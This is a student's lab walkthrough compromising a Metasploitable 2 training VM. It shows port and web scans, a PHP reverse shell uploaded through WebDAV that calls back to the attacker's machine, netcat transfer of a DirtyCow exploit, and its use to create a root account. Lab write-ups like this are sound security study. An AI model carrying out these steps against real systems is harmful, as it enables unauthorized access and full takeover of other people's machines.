Metasploitable 2 Walkthrough

Target: 192.168.78.17
Kali: 192.168.78.14

- sudo nmap -Pn -T5 -p- 192.168.78.17 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.78.17 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.78.17 -oA large

```
└─$ sudo nmap -Pn -T5 -p- 192.168.78.17 -oA smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 02:11 EDT
Nmap scan report for 192.168.78.17
Host is up (0.027s latency).
Not shown: 65505 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
6697/tcp open  ircs-u
8009/tcp open  ajp13
8180/tcp open  unknown
8787/tcp open  msgsrvr
47040/tcp open unknown
54632/tcp open unknown
56989/tcp open unknown
57178/tcp open unknown
MAC Address: 08:00:27:5B:18:5C (Oracle VirtualBox virtual NIC)
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Lots of ports are open meaning there are many attack vectors, we will start from the easiest to the hardest.

Checking for shellshock

- nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=ls 192.168.78.17

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Metasploitable-2]
└─$ nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=ls 192.168.78.17
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 02:13 EDT
Nmap scan report for 192.168.78.17
Host is up (0.0077s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
zsh: segmentation fault  nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=l
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Not exploitable

Running Nikto scan

- nikto 192.168.78.17

```
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.w
isec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requ
ests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requ
ests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requ
ests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requ
ests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to aut
horized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9
 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authori
zed hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting ...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system inf
ormation.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited t
o authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized
 hosts.
+ 8726 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2022-10-23 02:19:44 (GMT-4) (86 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[~/Desktop/studies/scans/Metasploitable-2]
└─$
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

More avenues of attack are available, we will work on those if we find time…

Running dirb scan

- dirb http://192.168.78.17

```
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.78.17/ ----
+ http://192.168.78.17/cgi-bin/ (CODE:403|SIZE:294)
==> DIRECTORY: http://192.168.78.17/dav/
+ http://192.168.78.17/index (CODE:200|SIZE:891)
+ http://192.168.78.17/index.php (CODE:200|SIZE:891)
+ http://192.168.78.17/phpinfo (CODE:200|SIZE:48077)
+ http://192.168.78.17/phpinfo.php (CODE:200|SIZE:48089)
==> DIRECTORY: http://192.168.78.17/phpMyAdmin/
+ http://192.168.78.17/server-status (CODE:403|SIZE:299)
==> DIRECTORY: http://192.168.78.17/test/
==> DIRECTORY: http://192.168.78.17/twiki/

---- Entering directory: http://192.168.78.17/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.78.17/phpMyAdmin/ ----
+ http://192.168.78.17/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.78.17/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.78.17/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
==> DIRECTORY: http://192.168.78.17/phpMyAdmin/contrib/
+ http://192.168.78.17/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.78.17/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://192.168.78.17/phpMyAdmin/export (CODE:200|SIZE:4145)
+ http://192.168.78.17/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.78.17/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.78.17/phpMyAdmin/index (CODE:200|SIZE:4145)
+ http://192.168.78.17/phpMyAdmin/index.php (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.78.17/phpMyAdmin/js/
==> DIRECTORY: http://192.168.78.17/phpMyAdmin/lang/
==> DIRECTORY: http://192.168.78.17/phpMyAdmin/libraries/
+ http://192.168.78.17/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.78.17/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.78.17/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.78.17/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.78.17/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Port 80 is open and we can see the /dav/ directory is available so we'll scan for the webdav vulnerability

- msfconsole
- use auxiliary/scanner/http/webdav_scanner
- set path /dav/
- set rhosts 192.168.78.17

```
msf6 > use auxiliary/scanner/http/webdav_scanner
msf6 auxiliary(scanner/http/webdav_scanner) > set path /dav/
path => /dav/
msf6 auxiliary(scanner/http/webdav_scanner) > set rhosts 192.168.78.17
rhosts => 192.168.78.17
msf6 auxiliary(scanner/http/webdav_scanner) > run

[+] 192.168.78.17 (Apache/2.2.8 (Ubuntu) DAV/2) has WEBDAV ENABLED
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/webdav_scanner) >
```

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Webdav is enabled so we will explore this vector

- sudo davtest -url http://192.168.78.17/dav/

```
File  Actions  Edit  View  Help
smol ×   med ×   kali@kali: ~/Desktop/studies/scans/Metasploitable-2 ×

┌──(kali㉿kali)-[~/Desktop/studies/scans/Metasploitable-2]
└─$ sudo davtest -url http://192.168.78.17/dav/
[sudo] password for kali:
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://192.168.78.17/dav
********************************************************
NOTE    Random string for this session: maYb2Qv5
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://192.168.78.17/dav/DavTestDir_maYb2Qv5
********************************************************
 Sending test files
PUT     jsp     SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.jsp
PUT     aspx    SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.aspx
PUT     pl      SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.pl
PUT     txt     SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.txt
PUT     cgi     SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.cgi
PUT     php     SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.php
PUT     shtml   SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.shtml
PUT     cfm     SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.cfm
PUT     html    SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.html
PUT     asp     SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.asp
PUT     jhtml   SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.jhtml
********************************************************
 Checking for test file execution
EXEC    jsp     FAIL
EXEC    aspx    FAIL
EXEC    pl      FAIL
EXEC    txt     SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.txt
EXEC    cgi     FAIL
EXEC    php     SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.php
EXEC    shtml   FAIL
EXEC    cfm     FAIL
EXEC    html    SUCCEED:        http://192.168.78.17/dav/DavTestDir_maYb2Qv5/davtest_maYb2Qv5.html
EXEC    asp     FAIL
EXEC    jhtml   FAIL

********************************************************

kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


Create a test file to upload via cadaver to the /dav/ directory

- cadaver http://192.168.78.17/dav

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Metasploitable-2]
└─$ cadaver http://192.168.78.17/dav
dav:/dav/> ?
Available commands:
 ls         cd         pwd        put        get        mget       mput
 edit       less       mkcol      cat        delete     rmcol      copy
 move       lock       unlock     discover   steal      showlocks  version
 checkin    checkout   uncheckout history    label      propnames  chexec
 propget    propdel    propset    search     set        open       close
 echo       quit       unset      lcd        lls        lpwd       logout
 help       describe   about
Aliases: rm=delete, mkdir=mkcol, mv=move, cp=copy, more=less, quit=exit=bye
dav:/dav/> put test.txt
Uploading test.txt to `/dav/test.txt':
Progress: [=============================> ] 100.0% of 4 bytes succeeded.
dav:/dav/>

kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

We are able to navigate to this directory



This means we can upload a reverse shell

Get the reverse shell

- cp /usr/share/webshells/php/php-reverse-shell.php .

Edit the reverse shell

- nano php-reverse-shell.php

IP: 192.168.78.14

Port: 4444

Upload the reverse shell to the target via **cadaver**


- put php-reverse-shell.php


Open a listening port to create the reverse shell

- nc -lvnp 4444

Navigate to the php reverse shell

- http://192.168.78.17/dav/php-reverse-shell.php





```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Metasploitable-2]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.78.14] from (UNKNOWN) [192.168.78.17] 37040
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 16:24:19 up 12:32,  1 user,  load average: 0.02, 0.02, 0.03
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    :0.0             03:52   12:32   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Now that we have a shell we need to find out the architecture of the OS

- uname -a

```
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$
```

This Linux version is vulnerable to dirtycow, we will wind out if we can use nc or wget to transfer the file.

I will try netcat

On the victim

- nc 192.168.78.14 5555 > dirtycow.c

On Kali:

- nano dirtycow.c
- Paste in dirtycow code from [exploitdb]
- nc -lvnp 5555 < dirtycow.c

Dirtycow is now uploaded

```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Metasploitable-2]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.78.14] from (UNKNOWN) [192.168.78.17] 37042
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 16:26:51 up 12:35,  1 user,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    :0.0             03:52   12:34   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls
bin
boot
cdrom
dev
dirtycow.c
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
pwn
pwn.c
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sh-3.2$
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

To compile dirtycow

- gcc -pthread dirtycow.c -o dirty -lcrypt
- ./dirty
- admin

```
}

sh-3.2$ gcc -pthread dirtycow.c -o dirty -lcrypt
sh-3.2$ ./dirty
Please enter the new password: admin
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

```
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'admin'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

sh-3.2$ su firefart
su: must be run from a terminal
sh-3.2$
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Looks like we need to upgrade to a terminal, there is a python command we can use to do that.

- python -c 'import pty; pty.spawn("/bin/bash")'

```
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/$ su root
su root
Unknown id: root
www-data@metasploitable:/$ su firefart
su firefart
Password: admin

firefart@metasploitable:/# whoami
whoami
firefart
firefart@metasploitable:/# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@metasploitable:/#
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Success!